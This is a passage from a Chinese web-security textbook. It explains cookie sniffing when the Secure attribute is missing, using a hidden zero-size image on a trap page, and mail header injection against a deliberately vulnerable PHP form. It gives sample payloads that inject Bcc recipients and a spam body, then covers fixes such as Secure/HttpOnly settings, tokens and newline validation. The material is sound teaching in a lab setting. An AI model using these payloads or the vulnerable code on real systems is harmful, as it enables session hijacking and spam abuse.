接下来，我们就来体验一下如何使用这个页面窃听不带安全属性的 Cookie。

1. 启动 Fiddler
2. 用户浏览上述页面后，浏览器中就被设置了 Cookie（PXPSESID）
3. 访问恶意网页
4. 在 Fiddler 中能看到恶意网站发送的请求中附带了 Cookie 信息

下面我们来讲解具体的流程。在 http://example.jp/48/ 的菜单（下记为“/48/ 菜单”）中点击“1.HTTPS 中设置 Cookie（无安全属性）”链接，进入设置 Cookie 的页面。如图 4-72 所示。

图 4-72 设置 Cookie 的页面



此时，浏览器中就被设置了不带安全属性的 Cookie。

接着返回到 /48/ 菜单，点击“2.48-900: 浏览恶意网站”链接。也可以直接输入 URLhttp://trap.example.com/48/48-900.html 进入。此页面上有一个看不见的图像（高度和宽度都设置为 0），它的引用地址为 http://www.hash-c.co.jp:443/wasbook/。下面是 HTML 代码。

```
<body>
恶意网页
<img src="http://www.hash-c.co.jp:443/wasbook/" width="0" height="0">
</body>
```

URL 中的端口号 443 是 HTTPS 的默认端口，但由于指定的协议为 http:，因此该请求在被发送时并没有进行加密。另外，虽然此 URL 指定的目标中不存在图像，但由于目的是让浏览器发送 Cookie，所以就算没有图像，攻击也照样能成功。


浏览恶意网页后，Fiddler 会弹出警告（下图），这里不用管它直接点击 OK 按钮[①]。

▶ 图 4-73　Fiddler 弹出警告后点击 OK 按钮



通过下图就能够查看发向目标网站的 HTTP 消息。


▶ 图 4-74　从恶意网站发出的请求中附带了 Cookie



在恶意网站使用 443 端口发送 HTTP 请求（明文）之后，原本应该使用 HTTPS 进行传输的 Cookie 值在未经加密的情况下开始在网络上传输。其情形如下图所示。

① 使用 Wireshark 确认数据包后，Host 消息头中的端口号（:443）设置没有问题，因此该警告或许是 Fiddler 的 Bug。

▶ 图 4-75　针对 Cookie 的安全属性不完善实施攻击



而一旦攻击者成功窃取未经加密的 Cookie 值，就能用它来实施会话劫持。


◆关于抓包方法的注意点

此处讲述的监听方法中网络传输经过了代理，这与不经过代理时的条件略有不同。

没有经过代理时，浏览器与 Web 服务器直接通信，因此要让浏览器发送请求，就需要指定 Web 服务器上开放的端口。就像上面的试验中指定了端口号 443。

而通信经过代理时，浏览器的所有请求都会先发送到代理服务器。因此，使用身为代理的 Fiddler 观测时，可以发现指定 443 以外的端口号也能够发送请求。具体情形如下图所示。

▶ 图 4-76　有代理和无代理时的 HTTP 请求观测



不经过代理的 HTTP 请求无法通过 Fiddler 等代理工具进行观测，观测时可以使用 Wireshark

等嗅探器（抓包软件）。使用嗅探器进行数据包解析的技术方法请参考 Chris Sanders 著的《Wireshark 数据包分析实战》[1]。

安全隐患的产生原因

Cookie 的安全属性设置不完善的直接原因显而易见，就是没有给 Cookie 设置安全属性，以笔者多年来诊断安全隐患的经验来看，不给 Cookie 设置安全属性的主要原因有如下两类。


- ➤开发者对安全属性毫不知情
- ➤设置安全属性后应用无法运行

经过本书的学习后，相信第一类原因就能够得到解决。因此，下面我们来主要讲述设置安全属性后应用无法运行的情况。

◆什么样的应用程序不能在 Cookie 中设置安全属性

有些 Web 应用同时使用 HTTP 和 HTTPS，典型例子为电子商务网站。多数电子商务网站中，用户浏览商品页面时使用的是 HTTP 传输，而当用户选择完商品进入支付阶段时使用的则是 HTTPS。图 4-77 即展示了同时使用 HTTP 和 HTTPS 的电子商务网站的页面跳转情况。

图 4-77　同时使用 HTTP 和 HTTPS 的网站的页面跳转



Web 应用中同时使用 HTTP 和 HTTPS 时，为保存会话 ID 的 Cookie 设置安全属性是非常困难的。因为设置了安全属性后，HTTP 传输的页面就无法接收到 Cookie 中的会话 ID，因此也就无法利用会话管理机制。由于使用 HTTP 的网页为了实现购物车等功能也需要利用会话管理机制，因此当前很多使用 HTTPS 的网站都没有设置 Cookie 的安全属性。

这种情况下，使用令牌是一种行之有效的对策。详情会在稍后讲述。

对策

为了解决 Cookie 的安全属性设置不完善这一问题，最直接的对策就是要设置 Cookie 的安全属性。

◆给保存会话 ID 的 Cookie 设置安全属性的方法

在 PHP 中给保存会话 ID 的 Cookie 设置安全属性，只需在 php.ini 中设置如下。

```
session.cookie_secure = On
```

Apache Tomcat 中使用 HTTPS 传输请求时，会自动给保存会话 ID 的 Cookie 设置安全属性。

而使用 ASP.NET 时，则需要如下编辑 web.config 文件。

```
<configuration>
  <system.web>
    <httpcookies requireSSL="true" />
  </system.web>
</configuration
```

◆使用令牌的对策

无法给保存会话 ID 的 Cookie 设置安全属性时，可以采用通过令牌来防止会话劫持的方法。此方法与 4.6.4 节中讲述对策时介绍的方法相同。将保存令牌值的 Cookie 设置安全属性后，HTTP 页面与 HTTPS 页面将会共享会话变量，而即使会话 ID 被窃听，HTTPS 页面也能够防止会话劫持。

为了给令牌的 Cookie 设置安全属性，这里我们将 /463/46-015.php 按照以下代码进行修改。该脚本中不仅加上了安全属性，同时也设置了 HttpOnly 属性。

▶ **代码清单　/48/48-001.php** 

```
<?php
// /dev/urandom 通过 /dev/urandom 实现伪随机数生成器
function getToken() {
  $s = file_get_contents('/dev/urandom', false, NULL, 0, 24);
  return base64_encode($s);
}
  // 假设到这里已经成功通过认证

  session_start();
  session_regenerate_id(true); // 重新生成会话 ID
  $token = getToken(); // 生成令牌
  // 生成带有安全属性的令牌 Cookie
  setcookie('token', $token, 0, '', '', true, true);
  $_SESSION['token'] = $token;
```

然后再在 HTTPS 的页面上通过以下脚本检验令牌值。内容与 /463/46-016.php 相同。

▶ 代码清单　/48/48-002.php




```
<?php
  session_start();
  // 确认用户名【省略】
  // 确认令牌
  $token = $_COOKIE['token'];
  if (! $token || $token != $_SESSION['token']) {
    die('认证错误。令牌值错误。。');
  }
?>
<body> 检验令牌，确认通过认证。 </body>
```

为了确认上面的脚本，接下来我们使用以下 URL 来浏览页面。

```
https://example.jp/48/48-001.php
```

或者在 /48/ 菜单中点击“3.48-001: 生成令牌（SSL）”链接。这时页面显示如下。

▶ 图 4-78　试验环境中即使出现证书错误也依然可以选择继续访问




由于虚拟机中无法附带正规证书，因此便导入了自签名证书，这也是出现上图错误信息的原因。而考虑到是虚拟机环境，因此请选择“继续浏览此网站”。关于自签名证书的风险请参考 7.2.3 节。

图 4-79 校验令牌方式的页面跳转



下面我们就来在 HTTP（非 SSL）中尝试此页面跳转。在 /48/ 菜单中点击“4.48-001: 生成令牌（非 SSL）”链接。结果为，48-001.php 中显示“认证成功”后，48-002.php 中显示了如下错误消息。

图 4-80 非 SSL 状态下无法收到令牌



这是因为，48-001.php 中生成的令牌值被保存到了设置了安全属性的 Cookie 中，因此非 SSL 传输时 48-002.php 就没有收到令牌。也就是说，可以确认安全属性运作正常。

◆使用令牌能确保安全性的原因

即使没有设置安全属性的会话 ID 被窃听，但只要令牌值设置了安全属性并被加密，HTTPS 页面就不会遭到会话劫持。原因如下。

- 服务器输出令牌的时机只有一次，即认证成功的时候
- 令牌在 HTTPS 的页面被生成（服务器→浏览器）
- 令牌被加密后由浏览器发送出去（浏览器→服务器）
- 浏览 HTTPS 的页面必须要有令牌

换言之，令牌值在服务器和浏览器之间传输时都进行了可靠的加密，而浏览 HTTPS 页面时需要的令牌值不可能被第三方得知，因此便确保了安全性。

除安全属性外其他属性值需要注意的地方

除了安全属性之外，Cookie 中还有其他会影响安全性的属性。第 3 章中已经介绍了 Cookie 的属性，因此这里将主要介绍保存会话 ID 的 Cookie 的属性。

◆ Domain 属性

Domain 属性的默认状态（即不指定的状态）是最安全的。只有在多台服务器中共享 Cookie

时才需要指定 Domain 属性，而一般来说在多台服务器间共享会话 ID 是没有意义的。

虽然 PHP 中能够指定会话 ID 的 Domain 属性，但是在没有特殊理由的情况下，最好不要指定 Domain 属性。

◆ Path 属性

PHP 的会话 ID 默认生成 path=/ 的属性。一般情况下这种设置不会有问题，而如果要针对每个路径生成不同的会话 ID，则可以指定 Path 属性。

需要注意的是，即使指定了 Path 属性也不会提高安全性。因为 JavaScript 的同源策略是以域名为单位的，而不是以路径为单位。这在 3.2 节中已经做过讲解。

◆ Expires 属性

会话 ID 的 Cookie 通常不指定 Expires 属性，即浏览器被关闭的同时 Cookie 也会被删除。设置 Expires 属性后，关闭浏览器后也照样能维持认证状态。详细的使用方法将在 5.1.4 节中讲述。

◆ HttpOnly 属性

设置了 HttpOnly 属性的 Cookie 无法通过 JavaScript 访问。但由于 JavaScript 访问会话 ID 并没有什么意义，因此建议每次都给 Cookie 加上 HttpOnly 属性。正如 4.3 节中所介绍的那样，HttpOnly 属性有助于减轻跨站脚本攻击造成的损害，但这并不是根本性的防范策略。

PHP 中给会话 ID 的 Cookie 设置 HttpOnly 属性，只需如下编辑 php.ini。

```
session.cookie_httponly = On
```

总结

本节讲述了 Cookie 输出的相关问题。其中有两点非常重要的是，原则上仅将 Cookie 用于保存会话 ID，以及使用 HTTP 传输的应用中给 Cookie 设置安全属性。

参考文献

[1] Chris Sanders（著）. 诸葛建伟等（译）(2013）.《Wireshark 数据包分析实战》. 人民邮电出版社

4.9　发送邮件的问题

Web 应用通常使用邮件的方式来向用户进行确认或发送通知。而如果邮件发送功能不完善，就可能会导致开放转发第三方邮件，或者邮件内容被篡改等问题。本节就将讲述邮件发送功能中产生的安全隐患。

4.9.1　发送邮件的问题概要

与发送邮件相关的问题有如下三项。

- 邮件头注入漏洞
- 使用 hidden 参数保存收件人信息
- 邮件服务器的开放转发（参考）

◆邮件头注入漏洞

邮件头注入是指，通过在邮件消息中的收件人或标题等字段中插入换行符，从而添加新的邮件头字段或篡改邮件正文的攻击手段。招致此类攻击的漏洞即称为邮件头注入漏洞。

邮件头注入漏洞将于 4.9.2 节详细讲述。

◆使用 hidden 参数保存收件人信息

在一些用来免费发送邮件的表单中，为了便于自定义，有时会将邮件的收件人等信息指定为 hidden 参数（图 4-81）。

▶ 图 4-81　将收件人保存在 hidden 参数中的表单

标题：
内容：
发送

```
<input type="hidden" name="mailaddr"
value="root@example.jp">
```

通过将 hidden 参数中的收件人更改为任意的邮箱地址，此类表单就能够被用于发送垃圾邮件。因此，收件人邮箱地址等信息不应该被保存在 hidden 参数中，而是应该硬编码在源代码中，或者被保存在服务器上的安全场所（如文件或数据库等）。

◆参考：邮件服务器的开放转发

邮件服务器（Mail Transfer Agent，MTA）的设置如果存在问题，就可能使服务器的角色既非发件人也非收件人，而是被用于转发第三方的邮件（开放转发）。这样的服务器通常会沦落为发送垃圾邮件的工具。然而由于导致这种问题的原因并不是应用程序方面的问题，因此这里只将其作为参考内容介绍给读者。

图 4-82 转发垃圾邮件的情形




图 4-82 展示了恶意发送垃圾邮件的情形。图中右侧的服务器（A）由于收到过左侧服务器（X）发过来的垃圾邮件，因此便进行了设置，拒绝接收 X 服务器发来的邮件。而垃圾邮件的发送方随后发现了允许开放转发的邮件服务器（R），于是就利用该服务器发送垃圾邮件。由于经过 R 服务器的邮件并没有被服务器 A 拒绝接收，因此服务器 A 就依然能收到 X 发送的垃圾邮件。

针对以上问题，现在的邮件服务器软件（MTA）中都默认不允许开放转发，因此只要正确设置邮件服务器就不会出现问题。网络上也有能够检查邮件服务器是否为开放转发的网站，设置完邮件服务器后可以去这些网站确认一下。

4.9.2 邮件头注入漏洞

概要

邮件头注入为，当收件人（To）或标题（Subject）等邮件头由外部指定时，通过使用换行符来添加或更改邮件头或正文的手段。

邮件头注入漏洞的影响如下。

- 标题、发件人或正文被更改
- 被用来发送垃圾邮件
- 被用来发送病毒邮件

防范邮件头注入漏洞的方法为，使用专门用来发送邮件的程序库，并执行以下任一操作。

➤邮件头中不允许包含外界传入的参数

➤通过校验不允许外界传入的参数中包含换行符

邮件头注入漏洞总览



产生地点

有发送邮件功能的页面



影响范围

不会直接影响页面，而是对邮件接收方造成损害



影响类型

被用来发送垃圾邮件、邮件的收件人或标题、正文被篡改、被用来发送带有病毒的邮件



影响程度

中



用户参与程度

不需要



对策概要

在使用专门用来发送邮件的程序库的前提下，执行以下任一方法。

- 邮件头中不允许包含外界传入的参数
- 邮件头中包含外界传入的参数时，要确保外界传入的参数中不包含换行符

攻击手段与影响

下面我们就来看一下邮件头注入攻击的方法及其造成的影响。

以下为用来发送邮件的表单。

代码清单 /49/49-001.html



```
<body>
咨询发送表单 <br>
<form action="49-002.php" method="POST">
邮箱地址 :<input type="text" name="from"><br>
正文 :<textarea name="body">
</textarea>
<input type="submit" value=" 发送 ">
</form>
</body>
```

然后，使用以下脚本接收表单的值并执行发送邮件的处理。

▶ 代码清单　/49/49-002.php



```
<?php
  $from = $_POST['from'];
  $body = $_POST['body'];
  mb_language('Japanese');
  mb_send_mail("wasbook@example.jp", "收到咨询信件",
    "收到了以下用户发来的咨询，请进行处理。\n\n" . $body,
    "From: " . $from);
?>
<body>
邮件发送成功
</body>
```

mb_send_mail 为支持多字节字符的邮件发送函数，各个参数分别为：收件人地址、标题、正文、附加邮件头。上述脚本中使用了第 4 个参数（附加邮件头）指定发件人（From）地址。


关于第 4 个参数，官方文档[①]中有如下记载。

> additional_headers 被插入在邮件头的末尾。常用于增加额外的头。通过使用换行符（"\n"）进行分隔，可以指定多个头。

由此可见，虽然利用换行符就能够指定多个邮件头，但是上述应用中却没有考虑到存在换行符的可能性。而这也是形成安全隐患的直接原因，详情会在之后进行讲述。

首先我们来看正常情况下的使用实例。在表单的邮箱地址处填入“alice@example.jp”，在正文处填入“请问订单编号为 4309 的交货期限是什么时候”，然后点击发送按钮，邮件就会被发送，如下图所示。

▶ 图 4-83　邮件发送表单



① http://php.net/manual/zh/function.mb-send-mail.php

图 4-84 通过表单发送的邮件（正常情况）



这里的收件人 wasbook 就相当于处理用户咨询的客服人员。

接下来，我们就来看一下如何针对此表单实施攻击。

◆攻击方式 1：添加收件人


邮件头注入攻击的第一种方式就是添加收件人。首先我们准备了攻击使用的表单 49-900.html。此表单与 49-001.html 大致相同，只是将邮箱地址输入框改成了能够输入换行符的 textarea 要素，另外，由于假设该网页要被托管在攻击者的网站上，因此这里将 form 元素的 action 属性改成了 URL 的绝对地址。两者的差异如下所示，阴影部分即为不同点。

代码清单 /49/49-900.html（与 49-001.html 的差异）

```
【略】
<form action="http://example.jp/49/49-002.php" method="POST">
邮箱地址：<textarea name="from" rows="4" cols="30">
</textarea><br>
【略】
```

打开该表单所在的网页，然后输入如下图所示的值。

图 4-85 通过攻击使用的表单发送邮件



点击页面上的发送按钮后，邮件就会被发送至 bob。以下是 Becky！中收到邮件的界面。

▶ 图 4-86　除了客服（wasbook）以外 bob 也收到了邮件



虽然客服（wasbook）也收到了同样的邮件，但由于添加 bob 时使用了 Bcc（密送）的方式，因此客服并不知道该邮件也被发送给了 bob，而且很可能只是认为收到了垃圾邮件而立刻将其删除。

除了 Bcc，49-002.php 中还能够添加 Cc 或 To（收件人）、Reply-To 等。同样也能添加 Subject（标题），但添加标题后邮件头中就有了两个 Subject，究竟显示哪一个则要取决于所使用的邮件客户端。

◆攻击方式 2：篡改正文


在上面的攻击方式中，正文中还保留了“收到了以下用户发来的咨询……”的信息，因此并没有达到任意更改正文内容的效果。下面我们就使用邮件头注入攻击来尝试更改正文。其实更改正文的方法很简单，只需在邮箱输入框的 From 地址中插入一个空行就能够书写邮件的正文。假设在 49-900.html 的邮箱输入框内输入以下内容。由于使用中文的话需要一些 MIME 的知识，因此此处的例子中我们采用了英语。

```
trap@trap.example.com
Bcc: bob@example.jp

Super discount PCs 80% OFF! http://trap.example.com/
```

点击发送按钮后，邮件客户端（Foxmail）中就会显示如下。

图 4-87　在邮箱输入框中输入的内容出现在了正文中



可以看到添加在 From 字段之后的消息出现在了正文中。

然而这样的邮件正文会让人感觉很可疑，因此在实际的攻击中，攻击者会使用大量的空行来迷惑用户，或者使用 MIME 来隐藏后面的正文消息。另外还能够添加附件。下面我们就来简单地介绍一下这种方法。

◆通过邮件头注入攻击添加附件

上面说到通过邮件头注入攻击还能够添加附件。下图即为使用 49-002.php 将恶意软件（实际为防病毒软件的测试用文件①）以附件的形式添加到邮件中的结果。可以看出，正文中使用了中文，原来的正文则被很好地隐藏了起来。

图 4-88　通过邮件头注入攻击能够添加附件



① 详情请参考 7.4.4 节。

攻击的奥秘在于恶意利用了 MIME 的 multipart/mixed 形式。读者们只需在安全隐患试验环境中的 49-901.html 中点击发送按钮就能够亲自体验这一攻击手段。此外，在 http://example.jp/49 的菜单中选择“5. 49-901: 咨询表单（通过邮件头注入攻击添加附件）”，也能够轻松地打开该页面。

但是，如果计算机中安装了防病毒软件，附件就有可能被删除或被替换为别的文件。上面的截图是暂时关闭了防病毒软件后取得的。

安全隐患的产生原因

要理解邮件头注入漏洞产生的原因，就必须要知道邮件的消息格式。邮件的消息格式与 HTTP 相似，消息头与正文用空行相隔。图 4-89 即为邮件消息的示例。


图 4-89　邮件的消息格式

消息头[1]	To: wasbook@example.jp Subject: =?ISO-2022-JP?B?GyRCTGQkJDlnJG8kOyQsJCIbKEI=?= =?ISO-2022-JP?B?GyRCJGokXiQ3JD8bKEI=?= From: alice@example.jp Content-Type: text/plain; charset=ISO-2022-JP
空行	
正文	收到了以下用户发来的咨询，请进行处理 请问发货编号为 4309 的交货期限是什么时候

To 为收件人，Subject 为标题，From 为发件人的邮箱地址。发送邮件时经常使用的 sendmail 命令以及多数发送邮件程序库都会从邮件的消息头中取得发送目标的邮箱地址[2]。

邮件头注入漏洞产生的主要原因与 HTTP 消息头注入漏洞相似。我们知道，消息头中各字段以换行符隔开，因此，如果能够在外界传入的参数中插入换行符，那么就可以添加新的消息头。下图为在 From 消息头后添加 Bcc 消息头的例子。

图 4-90　添加 Bcc 消息头



同样，使用该方法也能够添加正文。

① Subject 消息头占了 2 行是因为使用了“续行”。续行的第 2 行以后的行以空格开头。收件人的邮箱地址很长的时候也会用到续行。其实 HTTP 中也定义了续行，但平时几乎不会使用。

② sendmail 命令在默认情况下会以命令参数的形式来指定收件人。而指定了 -t 选项后，收件人的邮箱地址就可以从邮件消息的 To、Cc、Bcc 中取得。

图 4-91 添加正文



由此可见，换行符在邮件的消息头中有着特殊的意义，如果应用中没有对换行符做相应的处理，就会给外界以添加或更改消息头和正文的可乘之机。而这也是邮件头注入漏洞产生的原因。尤其是在 CGI 程序中发送邮件时，以前普遍采用自己生成邮件消息并使用 sendmail 命令发送的方法，然而使用这种方法生成邮件消息时是极易被混入安全隐患的。

对策

为了消除邮件头注入隐患，首先就要停止使用 sendmail 命令来发送邮件，而是使用专门的程序库。

- 使用专门的程序库来发送邮件

在此基础上，推荐再配合采用以下任一方法。

- 不将外界传入的参数包含在邮件头中
- 发送邮件时确保外界传入的参数中不包含换行符

下面我们就来依次讲解上述对策。

◆使用专门的程序库来发送邮件

发送邮件时，相比于自己生成邮件消息，使用专门的程序库更为安全。使用程序库有以下 3 个优点。

- 使用 sendmail 命令发送邮件时，邮件消息的生成全部由应用程序方面负责，容易引入漏洞
- 调用 sendmail 命令时容易混入 OS 命令注入漏洞（参考 4.11 节）
- 理论上专门的程序库中已经做好了邮件头注入漏洞的防范策略

但是，由于不少专门用于发送邮件的程序库中也被曝出了邮件头注入漏洞[①]，因此，除了使用专门的程序库之外，还需要配合执行先前列出的两个对策中的任意一个。

◆不将外界传入的参数包含在邮件头中

只要确保邮件头中不包含外界传入的参数，就能够彻底杜绝邮件头注入漏洞。因此，在应对邮件头注入漏洞时，应该首先考虑这一措施。

① 关于发送邮件时使用的程序库中的邮件头注入漏洞的情况，可以参考佐名木智贵的在线文档“Security of WebAppli&Mail”[2]。

比如在 49-002.php 中，用户输入的邮箱地址被设置为了 From 邮件头，但由于该邮件的发送目标是客服管理员，因此，将 From 消息头固定并在正文中显示用户的邮箱地址，也同样能够达到此表单的目的。

由此可见，如果可能的话，最好不要在邮件头中包含外界传入的参数。

◆发送邮件时确保外界传入的参数中不包含换行符

如果邮箱地址或标题等允许包含换行符，那么就可能会被添加新的邮件头或正文，从而导致邮件头注入漏洞的产生。由于邮箱地址或标题中本身就不允许包含换行符，所以只需在发送邮件时对换行符进行校验，就可以从根本上防范邮件头注入漏洞。

具体方法为，不直接调用 `mb_send_mail` 这类发送邮件时使用的程序库函数，而是编写专门用于发送邮件的包装函数[①]，并在包装函数中校验换行符。另外，在框架提供的发送邮件功能中嵌入校验换行符的处理也是有效的。

◆邮件头注入的辅助性对策

正如前面所说的那样，邮件头中设置的邮箱地址和标题中本来就不应该包含换行符，而这也应该被包含在输入值校验的范围之内。因此，只要进行了妥善的输入校验，就会有助于防范邮件头注入漏洞。

◇校验邮箱地址

虽然 RFC5322[②] 中规定了邮箱地址的格式，但是 RFC 中的规定相当复杂，并非所有的邮件服务器、邮件客户端和 Web 邮箱服务都完全支持 RFC 中的规定。因此，只要在各个项目需求中确定邮箱地址的格式，然后再在程序的输入校验中检查是否符合该格式即可。

◇校验标题

由于标题（Subject 消息头）中没有格式和字符种类的限制，因此只要使用 4.2 节中讲述的“与控制字符以外的字符相匹配”的正则表达式即可。换行符也是控制字符的一种，因此也能被校验到。比如，以下例子中的脚本就是为了确保不包含控制字符并将字符数限制在 1～60。但其前提为内部字符编码为 UTF-8。字符编码不是 UTF-8 时请使用 `mb_ereg` 函数。

```
if (preg_match('/\A[[:^cntrl:]]{1,60}\z/u', $subject) == 0) {
  die(' 请输入长度为 1-60 字符的标题 ');
}
```

① 包装函数是指，为了更方便地使用函数或功能而编写的简单的函数。由于是在原函数外包裹了一层使其更容易使用，因此被称为包装函数。

② http://tools.ietf.org/html/rfc5322

总结

本节讲述了与邮件发送功能相关的安全隐患。

由于多数反馈表单中都会使用发送邮件的功能，因此即便是几乎没有什么功能的应用主页也频频发生与邮件发送功能相关的安全隐患。另外，在网上搜索发送邮件的编程方法时，很容易搜到使用 sendmail 命令这类过时的方法，从而也极易引入安全隐患。

因此，为了避免引入安全隐患，学习 Web 应用中发送邮件的正确方法至关重要。

继续深入学习

